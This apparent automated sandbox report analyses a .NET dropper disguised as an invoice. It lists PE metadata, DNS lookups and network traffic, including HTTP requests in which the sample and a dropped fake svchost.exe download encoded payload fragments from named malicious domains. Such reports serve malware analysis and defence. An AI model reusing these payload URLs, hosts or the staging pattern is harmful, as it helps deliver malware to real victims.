IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x51704	0x51800	False	0.139390816718	data	4.12984238912	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x54000	0x3e0	0x400	False	0.458984375	data	3.56184627646	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x56000	0xc	0x200	False	0.041015625	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x54058	0x388	data	English	United States

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
LegalCopyright	Copyright 2022 GAuhnkDx. All rights reserved.
Assembly Version	7.8.5.5
InternalName	VqjVGinN.exe
FileVersion	8.7.8.8
CompanyName	RIpLtRvA
LegalTrademarks	FwimgQzl
Comments	ExLBaikX
ProductName	VqjVGinN
ProductVersion	7.8.5.5
FileDescription	PgJWsfgU
OriginalFilename	VqjVGinN.exe
Translation	0x0409 0x0514

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 15:25:53.949407101 CET	49754	80	192.168.2.3	172.67.172.17
Feb 25, 2021 15:25:54.011135101 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.011269093 CET	49754	80	192.168.2.3	172.67.172.17
Feb 25, 2021 15:25:54.012653112 CET	49754	80	192.168.2.3	172.67.172.17
Feb 25, 2021 15:25:54.074294090 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.171220064 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.171267033 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.171278954 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.171291113 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.171302080 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.171318054 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.171334028 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.171353102 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.171370029 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.171386003 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.171555996 CET	49754	80	192.168.2.3	172.67.172.17
Feb 25, 2021 15:25:54.175529957 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.175623894 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.175803900 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.175848961 CET	49754	80	192.168.2.3	172.67.172.17
Feb 25, 2021 15:25:54.175863028 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.175935984 CET	49754	80	192.168.2.3	172.67.172.17
Feb 25, 2021 15:25:54.176021099 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.176085949 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.176152945 CET	49754	80	192.168.2.3	172.67.172.17
Feb 25, 2021 15:25:54.176902056 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.176928043 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.177011013 CET	49754	80	192.168.2.3	172.67.172.17
Feb 25, 2021 15:25:54.178333998 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.178369045 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.178447008 CET	49754	80	192.168.2.3	172.67.172.17
Feb 25, 2021 15:25:54.179776907 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.179805040 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.179893017 CET	49754	80	192.168.2.3	172.67.172.17
Feb 25, 2021 15:25:54.199697018 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.199724913 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.199887037 CET	49754	80	192.168.2.3	172.67.172.17
Feb 25, 2021 15:25:54.200352907 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.200377941 CET	80	49754	172.67.172.17	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 15:25:54.200444937 CET	49754	80	192.168.2.3	172.67.172.17
Feb 25, 2021 15:25:54.201792002 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.202447891 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.202544928 CET	49754	80	192.168.2.3	172.67.172.17
Feb 25, 2021 15:25:54.203972101 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.204004049 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.204116106 CET	49754	80	192.168.2.3	172.67.172.17
Feb 25, 2021 15:25:54.233952045 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.236202002 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.236221075 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.236232042 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.236248970 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.236260891 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.236396074 CET	49754	80	192.168.2.3	172.67.172.17
Feb 25, 2021 15:25:54.237449884 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.237471104 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.237534046 CET	49754	80	192.168.2.3	172.67.172.17
Feb 25, 2021 15:25:54.247144938 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.247170925 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.247188091 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.247208118 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.247225046 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.247241020 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.247257948 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.247270107 CET	49754	80	192.168.2.3	172.67.172.17
Feb 25, 2021 15:25:54.247273922 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.247293949 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.247313023 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.247319937 CET	49754	80	192.168.2.3	172.67.172.17
Feb 25, 2021 15:25:54.247329950 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.247347116 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.247358084 CET	49754	80	192.168.2.3	172.67.172.17
Feb 25, 2021 15:25:54.247417927 CET	49754	80	192.168.2.3	172.67.172.17
Feb 25, 2021 15:25:54.247503042 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.247577906 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.247746944 CET	49754	80	192.168.2.3	172.67.172.17
Feb 25, 2021 15:25:54.248969078 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.249805927 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.249834061 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.249896049 CET	49754	80	192.168.2.3	172.67.172.17
Feb 25, 2021 15:25:54.251409054 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.251440048 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.251528978 CET	49754	80	192.168.2.3	172.67.172.17
Feb 25, 2021 15:25:54.252587080 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.252613068 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.252684116 CET	49754	80	192.168.2.3	172.67.172.17
Feb 25, 2021 15:25:54.254038095 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.254062891 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.254149914 CET	49754	80	192.168.2.3	172.67.172.17
Feb 25, 2021 15:25:54.255472898 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.255498886 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.255592108 CET	49754	80	192.168.2.3	172.67.172.17
Feb 25, 2021 15:25:54.256964922 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.256989002 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.257042885 CET	49754	80	192.168.2.3	172.67.172.17
Feb 25, 2021 15:25:54.258368015 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.258400917 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.258452892 CET	49754	80	192.168.2.3	172.67.172.17
Feb 25, 2021 15:25:54.259784937 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.259816885 CET	80	49754	172.67.172.17	192.168.2.3
Feb 25, 2021 15:25:54.259864092 CET	49754	80	192.168.2.3	172.67.172.17

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 15:25:52.848493099 CET	59420	53	192.168.2.3	8.8.8.8
Feb 25, 2021 15:25:52.922050953 CET	53	59420	8.8.8.8	192.168.2.3
Feb 25, 2021 15:25:53.865246058 CET	58784	53	192.168.2.3	8.8.8.8
Feb 25, 2021 15:25:53.922323942 CET	53	58784	8.8.8.8	192.168.2.3
Feb 25, 2021 15:26:37.244138956 CET	63978	53	192.168.2.3	8.8.8.8
Feb 25, 2021 15:26:37.306830883 CET	53	63978	8.8.8.8	192.168.2.3
Feb 25, 2021 15:26:39.536000967 CET	62938	53	192.168.2.3	8.8.8.8
Feb 25, 2021 15:26:39.595065117 CET	53	62938	8.8.8.8	192.168.2.3
Feb 25, 2021 15:26:39.691521883 CET	55708	53	192.168.2.3	8.8.8.8
Feb 25, 2021 15:26:39.740165949 CET	53	55708	8.8.8.8	192.168.2.3
Feb 25, 2021 15:28:08.898798943 CET	56803	53	192.168.2.3	8.8.8.8
Feb 25, 2021 15:28:08.961497068 CET	53	56803	8.8.8.8	192.168.2.3
Feb 25, 2021 15:28:18.106350899 CET	57145	53	192.168.2.3	8.8.8.8
Feb 25, 2021 15:28:18.168330908 CET	53	57145	8.8.8.8	192.168.2.3
Feb 25, 2021 15:28:47.733422995 CET	55359	53	192.168.2.3	8.8.8.8
Feb 25, 2021 15:28:47.795389891 CET	53	55359	8.8.8.8	192.168.2.3
Feb 25, 2021 15:28:47.985757113 CET	58306	53	192.168.2.3	8.8.8.8
Feb 25, 2021 15:28:48.037321091 CET	53	58306	8.8.8.8	192.168.2.3
Feb 25, 2021 15:28:48.717572927 CET	64124	53	192.168.2.3	8.8.8.8
Feb 25, 2021 15:28:48.766532898 CET	53	64124	8.8.8.8	192.168.2.3
Feb 25, 2021 15:29:12.670578003 CET	49361	53	192.168.2.3	8.8.8.8
Feb 25, 2021 15:29:12.830601931 CET	53	49361	8.8.8.8	192.168.2.3
Feb 25, 2021 15:29:40.453677893 CET	63150	53	192.168.2.3	8.8.8.8
Feb 25, 2021 15:29:40.616316080 CET	53	63150	8.8.8.8	192.168.2.3
Feb 25, 2021 15:30:03.380609035 CET	53279	53	192.168.2.3	8.8.8.8
Feb 25, 2021 15:30:03.561703920 CET	53	53279	8.8.8.8	192.168.2.3
Feb 25, 2021 15:30:32.109989882 CET	56881	53	192.168.2.3	8.8.8.8
Feb 25, 2021 15:30:32.161513090 CET	53	56881	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 25, 2021 15:25:53.865246058 CET	192.168.2.3	8.8.8.8	0x6a08	Standard query (0)	coroloboxo rozor.com	A (IP address)	IN (0x0001)
Feb 25, 2021 15:28:08.898798943 CET	192.168.2.3	8.8.8.8	0x3d5c	Standard query (0)	coroloboxo rozor.com	A (IP address)	IN (0x0001)
Feb 25, 2021 15:28:18.106350899 CET	192.168.2.3	8.8.8.8	0x6144	Standard query (0)	coroloboxo rozor.com	A (IP address)	IN (0x0001)
Feb 25, 2021 15:29:12.670578003 CET	192.168.2.3	8.8.8.8	0x7	Standard query (0)	annapro.linkpc.net	A (IP address)	IN (0x0001)
Feb 25, 2021 15:29:40.453677893 CET	192.168.2.3	8.8.8.8	0xf291	Standard query (0)	annapro.linkpc.net	A (IP address)	IN (0x0001)
Feb 25, 2021 15:30:03.380609035 CET	192.168.2.3	8.8.8.8	0xac0a	Standard query (0)	annapro.linkpc.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 25, 2021 15:25:53.922323942 CET	8.8.8.8	192.168.2.3	0x6a08	No error (0)	coroloboxo rozor.com		172.67.172.17	A (IP address)	IN (0x0001)
Feb 25, 2021 15:25:53.922323942 CET	8.8.8.8	192.168.2.3	0x6a08	No error (0)	coroloboxo rozor.com		104.21.71.230	A (IP address)	IN (0x0001)
Feb 25, 2021 15:28:08.961497068 CET	8.8.8.8	192.168.2.3	0x3d5c	No error (0)	coroloboxo rozor.com		104.21.71.230	A (IP address)	IN (0x0001)
Feb 25, 2021 15:28:08.961497068 CET	8.8.8.8	192.168.2.3	0x3d5c	No error (0)	coroloboxo rozor.com		172.67.172.17	A (IP address)	IN (0x0001)
Feb 25, 2021 15:28:18.168330908 CET	8.8.8.8	192.168.2.3	0x6144	No error (0)	coroloboxo rozor.com		172.67.172.17	A (IP address)	IN (0x0001)
Feb 25, 2021 15:28:18.168330908 CET	8.8.8.8	192.168.2.3	0x6144	No error (0)	coroloboxo rozor.com		104.21.71.230	A (IP address)	IN (0x0001)
Feb 25, 2021 15:28:47.795389891 CET	8.8.8.8	192.168.2.3	0x2e26	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.akadns.net		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 25, 2021 15:29:12.830601931 CET	8.8.8.8	192.168.2.3	0x7	No error (0)	annapro.linkpc.net		105.112.98.239	A (IP address)	IN (0x0001)
Feb 25, 2021 15:29:40.616316080 CET	8.8.8.8	192.168.2.3	0xf291	No error (0)	annapro.linkpc.net		105.112.98.239	A (IP address)	IN (0x0001)
Feb 25, 2021 15:30:03.561703920 CET	8.8.8.8	192.168.2.3	0xac0a	No error (0)	annapro.linkpc.net		105.112.98.239	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- coroloboxorozor.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49754	172.67.172.17	80	C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287989.exe

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:25:54.012653112 CET	8	OUT	GET /base/75FE8DBFF9B09DE6205DD213CEB478DC.html HTTP/1.1 Host: coroloboxorozor.com Connection: Keep-Alive
Feb 25, 2021 15:25:54.171220064 CET	9	IN	HTTP/1.1 200 OK Date: Thu, 25 Feb 2021 14:25:54 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=dacc9e0fe5fd276ea9c57c9884ba4993a1614263154; expires=Sat, 27-Mar-21 14:25:54 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Thu, 25 Feb 2021 01:03:10 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 087b2e0d7f00004c2cab839000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=dVh6qrNtui4RX%2Bpf9ccyKXssBJbIw1oQzxrw%2FKDF0%2F7ZCcrUouCxkcNTrAV8XtO%2BBZvMkQb8rTS5MAhDNQkpyr4Q8CNjJwna3BGMrqHFhrz7l2qn"}],"group":"cf-nel","max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62721928cbf04c2c-AMS alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 36 63 63 32 0d 0a 3c 70 3e 47 47 59 4e 69 59 65 7a 7a 59 69 59 54 59 69 59 69 59 69 59 7a 59 69 59 69 59 69 59 44 79 79 59 44 79 79 59 69 59 69 59 65 51 7a 59 69 59 69 59 69 59 69 59 69 59 69 59 69 59 4c 7a 59 69 59 65 44 51 59 69 59 69 59 69 59 65 7a 59 54 65 59 65 51 4c 59 65 7a 59 69 59 65 51 69 59 4e 59 44 69 79 59 54 54 59 65 51 7a 59 65 59 47 4c 59 44 69 79 59 54 54 59 51 7a 59 65 69 7a 59 65 69 79 59 65 65 79 59 54 44 59 65 65 44 59 65 65 7a 59 65 65 65 59 65 69 54 59 65 65 7a 59 4e 47 59 65 69 4e 59 54 44 59 4e 4e 59 4e 47 59 65 65 69 59 65 65 69 59 65 65 65 59 65 65 4c 59 54 44 59 4e 51 59 65 69 65 59 54 44 59 65 65 7a 59 65 65 47 59 65 65 69 59 54 44 59 65 69 79 59 65 65 69 59 54 44 59 4c 51 59 47 4e 59 51 54 59 54 44 59 65 69 4e 59 65 65 65 59 65 69 69 59 65 69 65 59 7a 4c 59 65 54 59 65 54 59 65 69 59 54 4c 59 69 59 69 59 69 59 69 59 69 59 69 59 69 59 51 69 59 4c 4e 59 69 59 69 59 47 4c 59 65 59 54 59 69 59 47 4c 59 65 7a 44 59 7a 65 59 65 51 69 59 69 59 69 59 69 59 69 59 69 59 69 59 69 59 69 59 69 59 44 44 7a 59 69 59 54 7a 59 69 59 65 65 59 65 59 51 69 59 69 59 69 59 51 51 59 65 69 59 69 59 69 59 4c 59 69 59 69 59 69 59 69 59 69 59 69 59 44 Data Ascii: 6cc2<p>GGYNiYezzYiYTYiYiYiYzYiYiYiYDyyYDyyYiYiYeQzYiYiYiYiYiYiYiYLzYiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYeDQYiYiYiYezYTeYeQLYezYiYeQiYNYDiyYTTYeQzYeYGLYDiyYTTYQzYeizYeiyYeeyYTDYeeDYeezYeeeYeiTYeezYNGYeiNYTDYNNYNGYeeiYeeiYeeeYeeLYTDYNQYeieYTDYeezYeeGYeeiYTDYeiyYeeiYTDYLQYGNYQTYTDYeiNYeeeYeiiYeieYzLYeTYeTYeiYTLYiYiYiYiYiYiYiYQiYLNYiYiYGLYeYTYiYGLYezDYzeYeQiYiYiYiYiYiYiYiYiYDDzYiYTzYiYeeYeYQiYiYiYQQYeiYiYiYLYiYiYiYiYiYiYD
Feb 25, 2021 15:25:57.303025007 CET	1071	OUT	GET /base/D8145E38A6AEE16C4C80E6936C9A6886.html HTTP/1.1 Host: coroloboxorozor.com

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:26:00.460356951 CET	1072	IN	HTTP/1.1 200 OK Date: Thu, 25 Feb 2021 14:26:00 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d937ac7e07512f2c492c1cafab41b4d541614263157; expires=Sat, 27-Mar-21 14:25:57 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax last-modified: Thu, 25 Feb 2021 01:03:13 GMT vary: Accept-Encoding x-frame-options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 087b2e1a5a00004c2c57b2a000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=7Qzt9Y66xhcfgz3z3sOyGUNglgaZlRZV0PHw yPps10C%2B2ZnQRMdOQzPMlr9A17ofyHN6MSgVKnAQMITUFQyU74UuP8FCoPGcvTGnbwA6qXd%2Fuoi5"}],"group ":"cf-nel","max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 6272193d5ece4c2c-AMS alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 33 32 36 37 0d 0a 3c 70 3e 59 65 4c 4e 59 44 54 54 59 4e 7a 59 44 4e 59 65 54 69 59 65 69 59 44 44 7a 59 44 69 54 59 4e 4e 59 79 54 59 65 54 4c 59 65 47 79 59 65 44 54 59 51 69 59 65 44 51 59 44 65 7a 59 65 4e 65 59 44 7a 4e 59 44 79 7a 59 65 4c 47 59 79 69 59 79 7a 59 65 7a 69 59 44 47 59 44 44 4e 59 47 47 59 65 79 47 59 44 65 79 59 65 69 51 59 65 54 4c 59 44 65 65 59 65 65 69 59 44 7a 47 59 47 65 59 7a 65 59 44 54 79 59 7a 7a 59 65 7a 47 59 65 54 47 59 65 51 47 59 51 7a 59 65 65 4c 59 47 4c 59 65 7a 44 59 51 4c 59 47 79 59 65 79 69 59 47 51 59 65 7a 4c 59 51 54 59 44 7a 69 59 69 59 65 69 65 59 51 51 59 65 4c 4c 59 69 59 65 7a 4e 59 4e 7a 59 51 54 59 65 79 47 59 7a 79 59 65 4e 69 59 65 4e 79 59 65 59 44 54 51 59 44 7a 44 59 7a 4c 59 65 4c 69 59 65 54 69 59 54 79 59 44 44 44 59 65 4c 44 59 65 69 69 59 65 44 51 59 44 7a 79 59 47 54 59 44 44 59 44 44 44 59 65 54 4e 59 65 47 69 59 4c 7a 59 65 7a 54 59 65 4c 51 59 44 69 47 59 44 65 65 59 44 7a 4c 59 65 65 69 59 65 79 44 59 44 7a 54 59 44 44 4e 59 54 79 59 65 44 79 59 47 4e 59 47 69 59 44 69 4c 59 47 44 59 54 54 59 65 44 59 65 51 54 59 47 4e 59 65 4c 79 59 65 44 79 59 79 65 59 65 4e 4c 59 44 69 69 59 65 47 79 59 65 51 47 59 65 65 69 59 65 47 65 59 51 69 59 7a 54 59 65 47 79 59 65 47 59 65 7a 51 59 65 79 65 59 47 4c 59 54 4c 59 79 69 59 44 69 44 59 4e 54 59 65 4e 54 59 51 7a 59 65 54 69 59 65 44 79 59 4e 47 59 65 4c Data Ascii: 3267<p>YeLNYDTTYNzYDNYeTiYeiYDDzYDiTYNNYyTYeTLYeGyYeDTYQiYeDQYDezYeNeYDzNYDyzY eLGYyiYyzYeziYDGYDDNYGGYeyGYDeyYeiQYeTLYDeeYeeiYDzGYGeYzeYDTyYzzYezGYeTGYeQGYQzY eeLYGLYezDYQLYGyYeyiYGQYezLYQTYDziYiYeieYQQYeLLYiYezNYNzYQTYeyGYzyYeNiYeNyYeYDTQYDzDYzLYeL iYeTiYTyYDDDYeLDYeiiYeDQYDzyYGTYDDYDDDYeTNYeGiYLzYezTYeLQYDiGYDeeYDzLYeeiYeyDYDz TYDDNYTyYeDyYGNYGiYDiLYGDYTTYeDYeQTYGNYeLyYeDyYyeYeNLYDiiYeGyYeQGYeeiYeGeYQiYzTY eGyYeGYezQYeyeYGLYTLYyiYDiDYNTYeNTYQzYeTiYeDyYNGYeL

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49758	104.21.71.230	80	C:\Users\Public\Documents\RiXHGNhjF\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:28:09.078180075 CET	2207	OUT	GET /base/75FE8DBFF9B09DE6205DD213CEB478DC.html HTTP/1.1 Host: coroloboxorozor.com Connection: Keep-Alive
Feb 25, 2021 15:28:09.158781052 CET	2208	IN	HTTP/1.1 200 OK Date: Thu, 25 Feb 2021 14:28:09 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d34aabc5e9377dcf84a72875c10e73f6c1614263289; expires=Sat, 27-Mar-21 14:28:09 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Thu, 25 Feb 2021 01:03:10 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 087b301d1b00000b3f623ef000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=UCU1vPyxYPAgytMdyoVOuR7o1dyUi%2BhaPb MuxmQzCheiz4MFBMm4q56V1ljM7eWqKmHugwNmeYQUfjdZll%2Bw34%2FshzmkyjoERrAOSI3pqEmPjw4O"}],"gro up":"cf-nel","max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62721c74fa1d0b3f-AMS alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 65 31 66 0d 0a 3c 70 3e 47 47 59 4e 69 59 65 7a 7a 59 69 59 54 59 69 59 69 59 69 59 7a 59 69 59 69 59 69 59 44 79 79 59 44 79 79 59 69 59 69 59 65 51 7a 59 69 59 69 59 69 59 69 59 69 59 69 59 69 59 4c 7a 59 69 59 65 44 51 59 69 59 69 59 69 59 65 7a 59 54 65 59 65 51 4c 59 65 7a 59 69 59 65 51 69 59 4e 59 44 69 79 59 54 54 59 65 51 7a 59 65 59 47 4c 59 44 69 79 59 54 54 59 51 7a 59 65 69 7a 59 65 69 79 59 65 65 79 59 54 44 59 65 65 44 59 65 65 7a 59 65 65 65 59 65 69 54 59 65 65 7a 59 4e 47 59 65 69 4e 59 54 44 59 4e 4e 59 4e 47 59 65 65 69 59 65 65 69 59 65 65 65 59 65 65 4c 59 54 44 59 4e 51 59 65 69 65 59 54 44 59 65 65 7a 59 65 65 47 59 65 65 69 59 54 44 59 65 69 79 59 65 65 69 59 54 44 59 4c 51 59 47 4e 59 51 54 59 54 44 59 65 69 4e 59 65 65 65 59 65 69 69 59 65 69 65 59 7a 4c 59 65 54 59 65 54 59 65 69 59 54 4c 59 69 59 69 59 69 59 69 59 69 59 69 59 69 59 51 69 59 4c 4e 59 69 59 69 59 47 4c 59 65 59 54 59 69 59 47 4c 59 65 7a 44 59 7a 65 59 65 51 69 59 69 59 69 59 69 59 69 59 69 59 69 59 69 59 69 59 44 44 7a 59 69 59 54 7a 59 69 59 65 65 59 65 59 51 69 59 69 59 69 59 51 51 59 65 69 59 69 59 69 59 4c 59 69 59 69 59 69 59 69 59 69 59 69 59 44 79 7a 59 Data Ascii: e1f<p>GGYNiYezzYiYTYiYiYiYzYiYiYiYDyyYDyyYiYiYeQzYiYiYiYiYiYiYLzYiYiYiYiYiYiYiYiYiYiYiYiYi YiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYiYeDQYiYiYiYezYTeYeQLYezYiYeQiYNYDiyYTTYeQzYeYGLYDiyYTTYQzYeizY eiyYeeyYTDYeeDYeezYeeeYeiTYeezYNGYeiNYTDYNNYNGYeeiYeeiYeeeYeeLYTDYNQYeieYTDYeezYeeGYeeiYTD YeiyYeeiYTDYLQYGNYQTYTDYeiNYeeeYeiiYeieYzLYeTYeTYeiYTLYiYiYiYiYiYiYQiYLNYiYiYGLYeYTYiYGL YezDYzeYeQiYiYiYiYiYiYiYiYDDzYiYTzYiYeeYeYQiYiYiYQQYeiYiYiYLYiYiYiYiYiYiYDyzY

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:28:09.621206045 CET	3270	OUT	GET /base/D8145E38A6AEE16C4C80E6936C9A6886.html HTTP/1.1 Host: coroloboxorozor.com
